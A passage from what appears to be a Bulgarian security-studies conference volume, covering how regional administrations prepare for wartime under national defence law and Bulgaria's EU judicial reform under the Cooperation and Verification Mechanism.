Следователно в зависимост от получените резултати от теста следва да се определят следните логически заключения:

- Хипотеза 1 - **ИСТИНА** при : $q_5 > q_1, q_2, q_3$ и q_4 ; и $q_4 > q_1, q_2, q_3$;
- Хипотеза 2 - **ИСТИНА** при : $q_1 > q_2, q_3, q_4$ и q_5 ; и $q_2 > q_3, q_4, q_5$;
- Хипотеза 1.1. - **ИСТИНА** при: $q_3 > q_1, q_2, q_4$ и q_5 ; и $q_2 > q_1, q_4, q_5$;
- Хипотеза 1.2. - **ИСТИНА** при: $q_3 > q_1, q_2, q_4$ и q_5 ; и $q_4 > q_1, q_2, q_5$;

В хода на изследването са възможни и други резултати, като събждане на една основна хипотеза и частично събждане на някоя от производните хипотези или събждане на производна хипотеза и частично събждане на една от основните хипотези. За обработка на данните следва да се използва прогеамен продукт MS Office Excel, който да подпомогне изчисляването на крайните резултати и представянето на достъпни графики към изследването.

В заключение следва да се отбележи, че събждането на която и да е от четирите хипотези ще даде възможност да бъдат направени достоверни изводи за състоянието на системата за защита на националната сигурност към момента, което позволява

ва очертаването за насоки за нейното подобряване, като промяна на нормативната рамка, промяна на организацията на различните институции и усъвършенстване на обмена на информация и планове за взаимодействие между различните структури и ведомства.

Литература:

1. Гоцев, Г. Защита на сигурността и обществения ред, София, ВИ, 2016.
2. Делибеев И, Теория и методи на емпиричното социологическо изследване, София 1987.
3. Закон за управление и функциониране на системата за защита на националната сигурност обн. дв. бр.61 от 11 август 2015 г.
4. Иванов, В. Охраната на държавните граници и новият световен ред: [Изследване], София: Военно издателство, 2005г., ISBN954-509-324-2.
5. Методология и сценарии за отбранително планиране, София, Военно издателство.
6. Програма за развитие на отбранителните способности на въоръжените сили на Република България 2020.
7. План за развитие на въоръжените сили до 2020г.
8. Радилов Д и колектив, Въведение в статистиката, Варна 1995.
9. Стоянов, Г. Рискове и заплахи за вътрешната сигурност на Република България, София 2000.

Н. Р. Неделчев,
**ПОДГОТОВКА НА ОБЛАСТНИТЕ АДМИНИСТРАЦИИ
ЗА РАБОТА ВЪВ ВОЕННО ВРЕМЕ**

Неделчо Р. Неделчев

ОБЛАСТНА АДМИНИСТРАЦИЯ ШУМЕН, БУЛ. „СЛАВЯНСКИ“ 31

**PREPARATION OF REGIONAL ADMINISTRATIONS FOR MILITARY
WORK**

Nedelcho R. Nedelchev

Abstract: *Planning civilian resources includes defining the wartime military needs of the country from military and civilian production and services, assigning wartime tasks, developing plans and programs, and concluding contracts to secure them.*

Keywords: *wartime planning, defense-mobilization training, a state of war, marital status.*

За успешно привеждане в изпълнение на плановете за привеждане на областта за работа във военно време и военновременните плановете, областните администрации извършват продължителни и задълбочени предварителни проучвания, анализи и дейности.

Задълженията на областния управител, относно подготовката за функционирането на икономиката, инфраструктурата, снабдяване на населението с хранителни и нехранителни стоки и услуги при военно положение и положение на война са залегнали в Закона за администрацията (ЗА), Закона за отбраната и въоръжените сили (ЗОВС), Директивата за *привеждането* на страната в *готовност за работа във военно време, редица Постановления, Наредби и Решения на Министерски съвет и Указанията на Междудовомствения съвет по отбранителна индустрия и сигурност на доставките (МВСОИСД)*. Дейностите на областните управители по подготовката на икономиката и населението за отбрана, както и състава на областните съвети по сигурността, подпомагащи дейността на областния управител, са описани подробно в чл. 43 и чл. 44 на ЗОВС. Планирането на гражданските ресурси включва определянето на военновременните потребности на страната от военна и гражданска продукция и услуги, възлагането на военновременни задачи, разработването на плановете и програми и сключването на договори за тяхното осигуряване. В доклада съм разгледал единствено защитата на населението и осигуряването на хранителни и нехранителни стоки и услуги във военно време.

Основни дейности в подготовката за работа във военно време са:

- планиране и поддържане на военновременната система за управление;
- подготовка на територията и инфраструктурата за отбрана;
- организиране на подготовката и защитата на служителите и населението при положение на война, военно и извънредно положение.

Основните задачи в подготовката за работа във военно време са:

- разработване и поддържане в готовност за изпълнение на плана за привеждане в готовност за работа във военно време, военновременния план и други планове и документи, свързани с отбраната на страната;
- организиране подготовката на ръководния състав за работа във военно време;
- организиране работата на съвета по сигурността;
- организиране поддържането в готовност за използване на системата за управление за военно време;
- планиране и координиране на дейностите по изграждането и поддържането на комуникационно-информационните системи за управление във военно време;
- организиране на денонощно оперативно дежурство за поддържане на готовност за оповестяване при привеждане от мирно на военно положение.

В съответствие с чл. 34, ал. 2 областните администрации „разработват и поддържат в готовност за изпълнение план за привеждане в готовност за работа във военно време, военновременен план и други планове, свързани с отбраната, при условия и по ред, определени с актове на Министерския съвет“ [1]. Плановите за привеждане в готовност за работа във военно време са оперативни планове. Разработват се в съответствие с дадените Указания от МВСОИСД и Директивата за *привеждането на страната в готовност за работа във военно време, като се спазват изискванията на Закона за защита на класифицираната информация. В плана за привеждане за работа във военно време се съдържат задълженията на Председателя и длъжностните лица от областния съвет по сигурността*. Тези планове дават ясна представа за реда за работа и координиране действията на институциите при привеждане за работа във военно време, при различните степени на готовност. Разработвайки плана служителят по отбранително-мобилизационна подготовка съгласува дейността на областната администрация с останалите служби ангажирани по отбраната на страната и защитата на населението при осигуряване охраната на служителите на областната администрация, охрана на регистратурите за класифицирана информация и пунктовете за управление, непрекъснатост на работния процес, осигуряването на основни хранителни, нехранителни стоки и услуги за населението, както и транспортната, водоснабдителна и енергоснабдителната система, особено за специфичните производства и медицинските центрове. Разработващият плановите разчита дейностите по време и персонал. В първоначалния етап, при приемане информация за промяна в степените на готовност, основна роля има подготовката и натренираността на оперативните дежурни в областните администрации. В тази връзка и в съответствие с чл. 43 от ЗОВС и в изпълнение изискванията на Постановление № 212 на Министерски съвет, за организиране на денонощното дежурство за оповестяване при привеждане от мирно във военно положение, при стихийни бедствия и крупни производствени аварии, областните администрации осигуряват денонощно дежурство и оповестяване при привеждане в по-висока степен на бойна и оперативна готовност, при мобилизация и във военното време.


В изпълнение изискванията на преходните и заключителни разпоредби от Постановление на МС № 89 от 2012 година военновременните планове се разработват на основание чл. 12., ал. 1 от Закона за отбраната и въоръжените сили на РБ и по реда на Наредбата за планиране на граждански ресурси за отбрана. „Въз основа на държавния военновременен план държавните органи, органите на местното самоуправление и местната администрация и юридическите лица с военновременни задачи изготвят свои военновременни планове“ [2]. Държавният военновременен план е стратегически документ, създаващ организация за осигуряване на граждански ресурси, чрез които в условия различни от мирновременните, се гарантира устойчивост на:

- функционирането на държавното управление;
- осигуряването на въоръжените сили и другите сили от системата за национална сигурност и отбрана;
- функционирането на икономиката;
- защитата и осигуряването на населението;
- защитата и възстановяването на критичната инфраструктура.

Областните военновременни планове са разделени на две части: текстова (обяснителна записка) и таблична. Текстовата част определя основанието за разработване, целите, основни задачи, физикогеографска и демографска характеристика на област. На база събраната информация в табличната част се прави професионална икономическа оценка на областта, в направления: промишленост, селско стопанство, транспорт, пътища, търговия, образование, култура, здравеопазване, труд. От военновременния план се добива ясна представа за основните отбранителни способности на областта (граждански компонент), военновременните потребности на икономиката и населението, възможностите за производство и доставка на стоки и услуги за военно време по икономически отрасли и по териториални единици и др. Табличната част е като приложение, но изключително важно предвид тежкия и отговорен анализ за състоянието на областта и възможността за самостоятелно поддържане на икономиката и снабдяване на населението със стоки и услуги във военно време. За тази цел областните администрации кореспондират с министерства и ведомства, с фирми определени по чл. 12 от НППРО и такива с военновременни задачи (фиг.1). Разчетите за необходимите основни хранителни и нехранителни стоки се разработват в изпълнение предвидените норми по категория население в Наредбата за снабдяване с основни хранителни и нехранителни стоки във време на война. С наредбата се определят условията и редът за подготовката и снабдяването с основни хранителни и нехранителни стоки при положение на война и при военно положение, при което могат да бъдат въведени режимно снабдяване и разпределение или ограничително снабдяване и разпределение на стоките. В изпълнение изискванията на тази наредба областният управител издава заповед с която определя състава на областната комисия, съобразно броя на жителите, пребиваващи постоянно или временно на съответната територия при режим "военно положение", и се включва във военновременния щат и в поименния длъжностен списък.

Планове за привеждане за работа във военно време и военновременните планове са основа в дейността на областните администрации по защита на населението при кризи от военен характер и осигуряване нормалното функциониране на икономиката и инфраструктурата във военно време. Планове са изпълнени със

значимо съдържание единствено при неимоверен труд и задълбочени познания от страна на служителите в държавните институции, юридическите лица с военновременни задачи, фирмите присъстващи в списъците по чл. 12 от НППРО, такива, които предоставят статистически и икономически данни, планират и организират военни и граждански производства в полза на отбраната. Фиг. 1 дава ясна представа за потока взаимно предоставена информация, методическа помощ и задачи (връзките обозначени със стрелки).



Фиг. 1

Междуведомственият съвет по отбранителна индустрия и сигурност на доставките изготвя указания до областните администрации за разработването на двата плана. Освен това преразглежда Държавния военновременен план и при недостиг на суровини и запаси, преразпределя излишъците между областните администрации, според подадените към Министерство на отбраната заявки. Възникналите след 1989 г. нови пазарни взаимоотношения и невъзможността на държавата да поддържа постоянни военновременни запаси от хранителни и нехранителни стоки, суровини и услуги, предизвикаха създаването на Наредбата за планиране на граждански ресурси за отбрана. Чл. 12 ал. 5 и 6 задължи министерства, ведомства и областни администрации да изготвят списъци на юридически лица и еднолични търговци - потенциални производители/доставчици на основна гражданска продукция и услуги от местно значение за военно време. Списъците по области и

общини (райони) са информативни и не са задължителни при определяне на изпълнители на военновременни задачи. „Списъците представляват неразделна част от военновременните планове на съответните области и общини“ [3]. Министерският съвет по предложение на министъра на отбраната, при необходимост, превзлага военновременни задачи и на юридическите лица, определени по реда на чл. 12, ал. 5 и 6 от тази наредба, за:

- производство, ремонт и доставка на основна военна продукция;
- производство и доставка на стоки и услуги от стратегическо значение.

Други дейности на областната администрация при подготовката за привеждане за работа във военно време са:

- отсрочване от повикване във въоръжените сили на запасни и техника запас при мобилизация;
- поддържане на системата за военновременно оповестяване;
- осигуряване работата на сиренната система при въздушна опасност;
- поддържане техническата изправност на системите и оборудването във пункта за управление;
- своевременно привеждане областната администрация и институциите за работа във военно време.


Отсрочване се планира и извършва в изпълнение изискванията на Наредба за отсрочване на запасни и техника-запас от повикване във въоръжените сили при мобилизация, приета с Постановление № 114 от 16 май 2013 г. С наредбата се определят условията, реда и основните дейности по отсрочване на запасни и техника-запас от повикване във военните формирования на въоръжените сили и структурите по чл. 50, ал. 2 от Закона за отбраната и въоръжените сили на Република България, при провеждане на мобилизация. Отсрочване на запасни и техника-запас от повикване във военните формирования и структурите при провеждане на мобилизация се планира, организира и извършва за отчетен период две години по реда на наредбата. Отсрочването е част от дейностите по отбранително-мобилизационна подготовка (ОМП) и се изпълнява съобразно военновременните планове по чл. 34 и чл. 45, ал. 1 от Закона за отбраната и въоръжените сили на Република България. Във връзка с отсрочването областната администрация провежда следните дейности:

- изготвя указания до кметовете на общини;
- изпраща до общините списъци с дефицитни военно отчетни специалности;
- подготвя таблици - поименен списък на предложените за отсрочване служители и техника;
- обобщава цялата информация, на територията на областта и я предава на министерство на отбраната;
- предлага ръководни и експертни длъжности и видове техника на министерство на отбраната за включване в отсрочването през следващия двугодишен период.

Отсрочването освобождава във военно време важни за съответната служба ръководни, експертни, технически кадри и изпълнителски персонал, включен във военновременните щатове. Ръководителите на съответните структури, съвместно със служителя по отбранително-мобилизационна подготовка предварително определят военновременния щат необходим за изпълнение на военновременните задачи и осигуряване непрекъснатост на производствените процеси.

Системата за военновременно оповестяване е съвкупност от организационни мерки, свързани с назначаване на оперативни дежурни, за носене на денонощно дежурство, обучение на персонала, определяне начините и техническите средства за свързка, както и кодирани и/или криптирани съобщения. Важно е да се знае, че дискредитирането на системата за оповестяване, на кодово-разговорните таблици и на криптографските средства би могло да доведе, не само до значителни финансови, материални и човешки загуби в направление “граждански ресурси“, но и дискредитиране на системата за работа на военните формирования, органите на МВР и ДАНС на територията на областта. Постановление № 212 на МС от 10.11.1993 г. за организиране на денонощно дежурство за оповестяване при привеждане от мирно във военно положение, при стихийни бедствия и крупни производствени аварии регламентира структурата и дейностите на звеното по отбранително-мобилизационна подготовка в областните администрации. В местната администрация и в дружествата и организациите със стопанска и нестопанска дейност се организира денонощно дежурство за оповестяване при привеждане в различни степени на готовност при мобилизация, разсредоточаване и евакуация. Които подпомагат Областните съвети по сигурността да изпълнят в пълен обем планове за привеждане за работа във военно време, военновременните планове и оповестяването на общинските съвети по сигурност.

Поддържане на военновременната система за оповестяване осигурява и своевременно и безпрепятствено запускане на сиренната система при „въздушна опасност“, бедствия и крупни производствени аварии. Сиренните устройства се запускат централизирано или децентрализирано, в зависимост от предварително създадената организация в съответната област. Тук огромна роля имат професионалните качества и практическия опит на служителите от КИС на МВР, както и добрата отчетност на техническите средства от страна на служителите в регионалните дирекции на „Пожарна безопасност и защита на населението, които стопанисват самите сирени.



Фиг. 2

Фигура 2 обозначава не само методическата помощ, предоставянето на взаимна информация, но и подчинеността при поставяне на задачи във военно време. Фигура 2 показва и мястото на областната администрация в организацията на отбраната, подготовка на икономиката и населението за работа във военно време.

От направеното изложение в този доклад може да се направят следните изводи:

1. Областните администрации, под ръководството на съответните областни управители, извършват огромна по обем превантивна дейност, относно подготовката на икономиката, инфраструктурата и населението за работа във военно време.

2. Новите икономически условия и взаимоотношения налагат преразглеждане на цялостната политика по подготовка на страната за защита и осигуряване на населението и икономиката в положение на война и военно положение.

3. От огромно значение за цялостната дейност по отбранително-мобилизационна подготовка е компетентността и професионализма на служителите по ОМП в областните администрации.

Използвана литература:

1. Закон за администрацията. Обн. ДВ. бр.130 от 5 Ноември 1998г., изм. ДВ. бр.8 от 29 Януари 1999г., доп. ДВ. бр.67 от 27 Юли 1999г., изм. ДВ. бр.64 от 4 Август 2000г., изм. ДВ. бр.95 от 28 Октомври 2003г., изм. ДВ. бр.19 от 1 Март 2005г., изм. ДВ. бр.24 от 21 Март 2006г., изм. ДВ. бр.30 от 11 Април 2006г., изм. ДВ. бр.69 от 25 Август 2006г., изм. ДВ. бр.78 от 28 Септември 2007г., изм. ДВ. бр.43 от 29 Април 2008г., изм. ДВ. бр.94 от 31 Октомври 2008г., изм. ДВ. бр.35 от 12 Май 2009г., изм. ДВ. бр.42 от 5 Юни 2009г., изм. ДВ. бр.24 от 26 Март 2010г., изм. ДВ. бр.82 от 26 Октомври 2012г., изм. ДВ. бр.15 от 15 Февруари 2013г., доп. ДВ. бр.17 от 21 Февруари 2013г., изм. ДВ. бр.19 от 5 Март 2014г., изм. и доп. ДВ. бр.96 от 9 Декември 2015г., доп. ДВ. бр.50 от 1 Юли 2016г., изм. и доп. ДВ. бр.57 от 22 Юли 2016г., изм. и доп. ДВ. бр.103 от 28 Декември 2017г., изм. ДВ. бр.7 от 19 Януари 2018г.

2. Закон за отбраната и въоръжените сили на Република България. Обн., ДВ, бр. 35 от 12.05.2009 г., в сила от 12.05.2009 г., бр. 99 от 15.12.2009 г., в сила от 1.01.2010 г., изм., бр. 88 от 9.11.2010 г., в сила от 1.01.2011 г., доп., бр. 98 от 14.12.2010 г., в сила от 14.12.2010 г., изм., бр. 99 от 16.12.2011 г., в сила от 1.01.2012 г., доп., бр. 38 от 18.05.2012 г., в сила от 1.07.2012 г., изм., бр. 15 от 15.02.2013 г., в сила от 1.01.2014 г., изм. и доп., бр. 24 от 31.03.2015 г., изм., бр. 61 от 11.08.2015 г., в сила от 1.11.2015 г., изм. и доп., бр. 79 от 13.10.2015 г., в сила от 1.11.2015 г., доп., бр. 81 от 14.10.2016 г., в сила от 1.01.2017 г., изм. и доп., бр. 85 от 24.10.2017 г.

3. Наредба за планиране на граждански ресурси за отбрана. Приета с ПМС № 267 от 16.11.2010 г., обн., ДВ, бр. 93 от 26.11.2010 г., в сила от 26.11.2010 г., изм., бр. 83 от 25.10.2011 г., в сила от 25.10.2011 г.

4. Наредба за снабдяване с основни хранителни и нехранителни стоки във време на война. Приета с ПМС № 31 от 9.02.1998 г., обн., ДВ, бр. 18 от 13.02.1998 г., в сила от 13.02.1998 г.

5. Постановление № 114 от 16 май 2013 г. за приемане на Наредба за отсрочване на запасни и техника-запас от повикване във въоръжените сили при мобилизация.

6. Методика за военновременното планиране. Одобрена с Протокол № 13/12.04.1995 г. на Междуведомствения съвет по въпросите а Военнопромишления комплекс и мобилизационната готовност, МС, София, 1995 г.

5. Карабашев Ив., „Нов подход при разработване на Държавния военновременен план”, МО, София, 2014 г.

ЧЛЕНСТВОТО НА БЪЛГАРИЯ В ЕВРОПЕЙСКИЯ СЪЮЗ И НЯКОИ АСПЕКТИ НА СИГУРНОСТТА И ПРАВОСЪДИЕТО

Галин И. Исаев

гр. Шумен, ул. „Добри Войников“ № 9-13, Адвокатско дружество „Исаев, Пенева и ко“,
тел. 0888807392, e-mail: galinisaev@abv.bg

Abstract: According to the Lisbon contract "The union provides its citizens a space of freedom, safety and justice without any confines." Bulgaria in succession with Romania is country, member of the Erupean Union, which according to the commission has achieved unsatisfactory results in connection with it's judiciary working, as well as counteraction and fighting against corruption and organized crime. In result of this judgment, Bulgaria is included in specifically designed Cooperation mechanism and verification regarding the areas, which are point out.

Keywords: justice, safety, freedom, corruption.

Настъпилата с приемането на България в Европейския съюз трайна ориентация към евроатлантическите ценности, изправи страната ни пред нови предизвикателства, предвид факта, че този прием беше резултат на някои компромиси.

Съгласно Договора от Лисабон за изменение на Договора за Европейския съюз и на Договора за създаване на Европейската общност (2007/С 306/01) [1] член 2.2 придоби следната нова редакция: „Съюзът предоставя на своите граждани пространство на свобода, сигурност и правосъдие без вътрешни граници, в което е гарантирано свободното движение на хора в съчетание с подходящи мерки по отношение на контрола на външните граници, убежището, имиграцията, както и предотвратяването и борбата с престъпността. Тази редакция на цитирания текст недвусмислено дефинира връзката на сигурността и правосъдието със свободата като фактори, изведени като основополагащи фундаменти на функционирането на Европейския съюз, който съгласно новосъздадения чл. 1а се основава на ценностите на зачитане на човешкото достойнство, на свободата, демокрацията, равенството, правовата държава, както и на зачитането на правата на човека, включително правата на лицата, които принадлежат към малцинства [1, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14].

България, наред с Румъния, е държава, член на Европейския съюз, която по преценка на Комисията е постигнала незадоволителни резултати във връзка с функционирането на съдебната си система, както и противодействието и борбата с корупцията и организираната престъпност. В резултат на тази преценка България е включена в специално създаден Механизъм за сътрудничество и проверка по отношение посочените области, в рамките на който механизъм Европейската комисия излиза с ежегоден доклад, отчитащ постиженията на държавата в посочените области, както и респективно- неуспехите. За съжаление в изготвените до момента доклади, макар и с дипломатически тон, се констатира, че извършеното от парламента и администрацията е крайно недостатъчно, а от общия тон се вижда, че Комисията констатира необходимостта от значително по- решителни усилия за

минимизиране негативните последици от анализирания крайно отрицателни явления, касаещи цялостното функциониране на обществото. България, като част от Европейския съюз е призвана да осигури върховенство на закона и правов ред, гарантиращ правилното разходване на европейски средства, стабилност на вътрешните и чужди инвестиции, просперитет на гражданите си и като цяло приближаване на икономическия стандарт на държавата до средния за съюза.

Безспорно основен фактор за гарантиране на свободата, сигурността и правосъдието в една страна е състоянието на нейната съдебната система като съвкупност от органи и институции, призвани да охраняват тези фундаментални ценности. От друга страна, както отбелязва Д. Добрев [3] за вътрешната сигурност на Европа една от стратегическите насоки е сътрудничеството между съдебните органи и различните агенции, както и взаимодействието на политическия, финансовия и неправителствения сектор. „Правната уредба, регламентираща правоотношенията в сектора за сигурност, е решаващ фактор за повишаване ефективността на системата за сигурност и нейното поддържане в състояние, съответстващо на националните интереси в контекста на съвременното ниво на съществуващите предизвикателства като рискове и заплахи“ [9].

Конституцията на Република България [8] дефинира, че конституционната функция на съдебната власт е да „защитава правата и законните интереси на гражданите, юридическите лица и държавата“ (чл. 117, ал. 1). Тази конституционна функция е намерила своята проекция и в действащата Стратегия за национална сигурност, според която жизненоважни интереси за националната сигурност са „гарантиране на правата, свободите, сигурността и благосъстоянието на граждани, обществото и държавата, запазване на суверенитета, териториалната цялост на страната и единството на нацията, защита на конституционно установения ред и демократичните ценности“ (чл. 19). Така също такава проекция намираме и при определянето на основните принципи на управлението и функционирането на системата за защита на националната сигурност, посочени в чл. 4 от ЗУФСЗНС [6]: „спазване на Конституцията, законите и международните договори, по които Република България е страна, ..., зачитане и гарантиране правата на човека и основните свободи“.

Съдебната власт според прокламираното в Конституцията е независима. Тази независимост се изразява в това, че при осъществяване на своите функции съдиите, съдебните заседатели, прокурорите и следователите се подчиняват само на закона. Емания на прокламираната независимост на съдебната власт е въведеният от Конституцията принцип за самостоятелност на бюджета на съдебната власт. Тези базисни конституционни норми би следвало да гарантират върховенството на закона като основна характеристика на демократичното общество, а както изтъкнахме- и да са фундамент на функционирането на системата за национална сигурност, и по -конкретно вътрешната сигурност на държавата [1, 3, 5, 7, 9, 10, 11, 12, 13, 14].

Съдебната система, според нейната конституционна уредба, включва правораздавателните органи (Върховен касационен съд, Върховен административен съд, апелативни, окръжни, военни и районни съдилища, специализиран наказателен съд и апелативен специализиран наказателен съд). Тези органи са призвани да осъществяват правораздаване при осигурено равенство и условия на състезателност на страните в съдебния процес, при публично разглеждане на делата (освен ако закон

предвиди изключение от това правило) с крайна цел- осигуряване установяването на истината като постановените съдебни актове задължително следва да бъдат мотивирани [9, 10, 11, 12, 13, 14].

За гарантиране сигурността на гражданите и юридическите лица Конституцията въвежда правото на защита във всички стадии на процеса като конституционно право без предвидени от него изключения.

Конституционно определената функция на Прокуратурата на Република България е да осъществява надзор за законност под ръководството на Главния прокурор, както и да ръководи разследването, включително и сама да води такова, да привлича към отговорност лицата, които са извършили престъпление като поддържа обвинението по наказателни дела от общ характер (такива, които се преследват от държавата), да упражнява надзор при изпълнението на принудителни мерки, приема действия за отмяна на незаконосъобразни актове на администрацията, а в предвидените от закона случаи и да участва в граждански и административни дела [1, 2, 3, 6, 7, 9, 10, 11, 12, 13, 14].

Конституционната функция на следствените органи като част от съдебната власт е да осъществяват разследване по наказателни дела, в случаите, определени от закон. Следва да се отбележи, че случаите, при които законът възлага на следствените органи да осъществяват процесуално- следствени действия в рамките на досъдебното производство са изключително ограничени. Огромната част от престъпленията се разследват от разследващите полиции, които работят в системата на изпълнителната власт (МВР). По този начин следователите, които по дефиниция, юристи по образование, не са достатъчно натоваарени, поради което и не се използва пълноценно техния експертен потенциал.

Конституцията на Република България, подобно на основните закони на други държави, е конституирала особен кадрови орган на съдебната система- Висш съдебен съвет. Конституционната уредба на функциите на този орган е формулирана в разпоредбата на чл. 129 от Конституцията: „Съдиите, прокурорите и следователите се назначават, повишават, понижават, преместват и освобождават от длъжност от Висшия съдебен съвет.“

Наред с предоставената възможност за самостоятелен бюджет на съдебната власт тази функция е замислена като гаранция за независимостта на съдебната власт от законодателната и изпълнителната власт.

В Конституцията (чл. 130) е предвидено, че Висшият съдебен съвет налага дисциплинарни наказания, понижава и освобождава от длъжност съдиите, прокурорите и следователите, организира тяхната квалификация, приема проекта за бюджет на съдебната власт и определя обхвата и структурата на годишните доклади на ВКС, ВАС и Главния прокурор, внесени от ВСС, за прилагането на закона и за дейността на съдилищата, прокуратурата и разследващите органи.

Не на последно място ще отбележим въведеният с Конституцията функционален имунитет на магистратите, изразяващ се в разпоредбата, съгласно която „при осъществяване на съдебната власт съдиите, прокурорите и следователите не носят наказателна отговорност за техните служебни действия и за постановените от тях актове, освен ако извършеното е умишлено престъпление от общ характер“.

Макар и да не е част от съдебната власт в глава шеста на Конституцията- „Съдебна власт“ лаконично е уреден и статута на адвокатурата. Систематичното място на тази разпоредба може да бъде обосновано с неразривната връзка на адвокатура-

та с гражданското общество от една страна, но и със системата на вътрешната сигурност, предвид един от основните принципи на последната, залегнал в ЗУФСЗНС, а именно „защитане и гарантиране правата на човека и основните свободи“. По този начин дейността на адвокатурата е определена като конституционна дейност, която „подпомага гражданите и юридическите лица при защитата на техните права и законни интереси“. Адвокатурата на Република България е определена като „свободна, независима и самоуправляваща се“. Както отбелязва Нора Ананиева „Адвокатурата допринася за реалността на такива принципи на дейността на съдебната власт като равенството на страните, състезателността в процеса, увеличаването на предпоставките за обективност на присъдата или съдебното решение и пр. Но тази роля на адвокатурата е възможна именно защото тя е свободна, независима и самоуправляваща се“. [1].

България като страна- членка на Европейския съюз е елемент от груповата сигурност на съюза като в рамките на европейския интеграционен процес през последните десетина години се формираха общи стандарти, които са призвани да гарантират правовия ред и справедливо правосъдие както в страните- членки, така и за Европейския съюз като цяло. По отношение на България препоръки за нормативни промени, касаещи съдебната власт са формулирани в Становище 444/ 2007г. и Становище 515/ 2009г. на т. нар. Венецианската комисия (Европейска комисия за демокрация чрез право, консултативен орган по конституционно право, създаден към Съвета на Европа през 1990г.) [9].

Венецианската комисия препоръчва с цел гарантиране независимостта на съдиите от външно влияние във Висшия съдебен съвет да бъдат обособени отделни колегии- една за съдиите и отделна за прокурори и следователи. При решаване на кадрови въпроси, касаещи съдиите следва прокурорите и следователите да не участват в гласуването. Препоръчва се членовете на БСС от парламентарната квота да бъдат избирани с квалифицирано мнозинство от 2/3, като с това се цели минимизиране на рисковете от политическо влияние върху магистратите, както и участие и на опозицията в процеса на избор на членовете.

В свое Становище 403/ 2006г. Венецианската комисия препоръчва съществена част или мнозинството от членовете на БСС да се избират от съдебната система [1, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14].

В Становище № 10/ 2007г. Венецианската комисия счита, че следва да бъде осигурен баланс между независимостта на съдебната власт и необходимостта от отчетност на последната.

България и Румъния се присъединиха към Европейския съюз на 1 януари 2007 г., но с условие да продължат реформите в сферата на правосъдието и върховенството на закона. Компромисът беше скрепен от специален механизъм за наблюдение, наречен Механизъм за сътрудничество и проверка (МСП). По него Европейската комисия осъществява наблюдение по няколко точки (състояние на съдебната система, борба с корупцията и борба с организираната престъпност) и набелязва препоръки по всяка една от тези точки. Всяка година ЕК представя обобщен доклад през юли и междинен в началото на годината.

В доклада по Механизма за сътрудничество и проверка от 2014г. [4] е отбелязано, че „БСС не се възприема масово като автономен и независим орган, който е в състояние ефективно да защитава независимостта на съдебната система спрямо изпълнителната и законодателната власт. (Доклад на комисията до Европейския

парламент и Съвета относно напредъка на България по механизма за сътрудничество и проверка. Доклад по МСП. 2014) [1, 2, 4, 6, 7, 9, 10, 11, 12, 13, 14].

В мониторинговия доклад по МСП от януари 2015г. (Доклад на Комисията до Европейския парламент и Съвета относно напредъка на България по механизма за сътрудничество и проверка.. 2015) [5] е отчетена заявената политическа воля за провеждане на съдебна реформа, изразен чрез приемането от парламента на Стратегия за продължаване на съдебната реформа. В доклада има препоръка реформата на организацията на ВСС да бъде продължена като това да се осъществи с участието на професионалните организации и други заинтересовани страни. Комисията констатира липсата на доверие към дейността на Висшия съдебен съвет в настоящия му състав. Препоръчва се прилагане на обективни стандарти за заслуги, професионална етика и прозрачност при назначенията в съдебната власт, включително на висши длъжности. Налице са и препоръки за модернизиране на системата за случайно разпределение на делата като се подобри нейната сигурност. При всяко възникнало подозрение за манипулиране на системата следва да бъде извършено безпристрастно разследване.

Във всички последвали доклади неизменно се отчита „някакъв“ напредък по наблюдаваните явления, който се характеризира като недостатъчен, а всичко това се оказва неизменна пречка за присъединяване на България към Шенгенското пространство и Европейския обменен валутен механизъм (ERM II), а в последствие и към Еврозоната. Въпреки, че според българското правителство България отговаря на всички технически изисквания за тези действия, изтъкват се изцяло политически мотиви от някои от страните-членки, свързани именно с посочените по-горе слабости.

